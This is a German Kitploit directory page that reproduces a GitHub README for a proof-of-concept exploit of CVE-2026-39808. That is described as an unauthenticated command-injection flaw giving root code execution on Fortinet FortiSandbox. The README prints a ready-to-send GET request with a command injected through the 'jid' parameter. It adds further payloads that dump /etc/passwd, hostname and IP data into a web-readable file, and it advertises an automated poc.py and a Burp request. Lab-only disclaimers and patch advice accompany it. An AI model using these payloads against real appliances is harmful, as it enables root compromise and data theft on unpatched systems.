Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-39808 — CVE-2026-39808 | Kitploit
Tools/GitHubGitHub/0xblackash/cve-2026-39808
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlLernen & BildungPayload-EntwicklungLabs & Praxis
GitHub0xblackash/cve-2026-39808

CVE-2026-39808

CVE-2026-39808

Repository anzeigen
2224vor 6 MonatenNoch nicht geprüft
Teilen

🚨 FortiSandbox Root Sandbox Escape - CVE-2026-39808

1765359501378
Status CVE Affected Versions

🎯 Überblick

Dieses Repository enthält einen sauberen und gut dokumentierten Proof of Concept für CVE-2026-39808 — eine kritische, nicht authentifizierte Command-Injection-Schwachstelle in Fortinet FortiSandbox, die Sandbox-Escape und Remote-Codeausführung als root (uid=0) ermöglicht.

Was dieser PoC zeigt:

  • Path Traversal + Command Injection über den Parameter jid
  • Sandbox-Breakout aus der Analyseumgebung
  • Ausführung beliebiger Befehle mit Root-Rechten

  • Lesen von Systemdateien und Netzwerkinformationen

📸 Demo

CVE-2026-39808 1 CVE-2026-39808 0 CVE-2026-39808 3 CVE-2026-39808 2 CVE-2026-39808 4


Erfolgreiche Ausnutzung mit uid=0 gid=0 groups=0


🚀 Betroffene Versionen

VersionsbereichStatus
FortiSandbox 4.4.0 – 4.4.8Verwundbar
FortiSandbox 5.0.0 – 5.0.5Verwundbar
4.4.9+ / 5.0.6+Behoben

🛠️ Verwendung (nur im Labor)

1. Einfaches Payload (empfohlen)


GET /fortisandbox/job-detail/tracer-behavior?jid=%7C(id%3E/web/ng/out.txt)%7C HTTP/1.1
Host: your-lab-ip

2. Ergebnis anzeigen

Im Browser öffnen:

https://your-lab-ip/ng/out.txt

3. Erweiterte Payload-Beispiele

# Get IP address + hostname
jid=|(hostname; ip -4 addr show > /web/ng/out.txt)|

# Full system reconnaissance
jid=|(whoami; id; hostname; ip addr; cat /etc/passwd > /web/ng/out.txt)|

📁 Repository-Inhalt

  • poc.py → Automatisierter Python-Exploit
  • burp-request.txt → Einsatzbereite Burp-Suite-Anfrage
  • payloads.md → Sammlung nützlicher Payloads
  • screenshots/ → Schritt-für-Schritt-Screenshots der Exploitation
  • README.md → Diese Datei

⚠️ Wichtige Hinweise

  • Nur für Bildungs- und Laborzwecke
  • Verwende dies NICHT auf Produktions- oder nicht autorisierten Systemen
  • Hole dir vor dem Testen immer die entsprechende Genehmigung
  • Patche deine FortiSandbox auf Version 4.4.9+ oder 5.0.6+

🛡️ Gegenmaßnahmen

Aktualisiere FortiSandbox sofort auf eine der folgenden Versionen:

  • 4.4.9 oder höher
  • 5.0.6 oder höher

Fortinet hat offizielle Patches veröffentlicht, die diese Schwachstelle beheben.


Erstellt für Forschungs- und Lernzwecke
⭐ Gib diesem Repository einen Stern, wenn es dir geholfen hat!


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →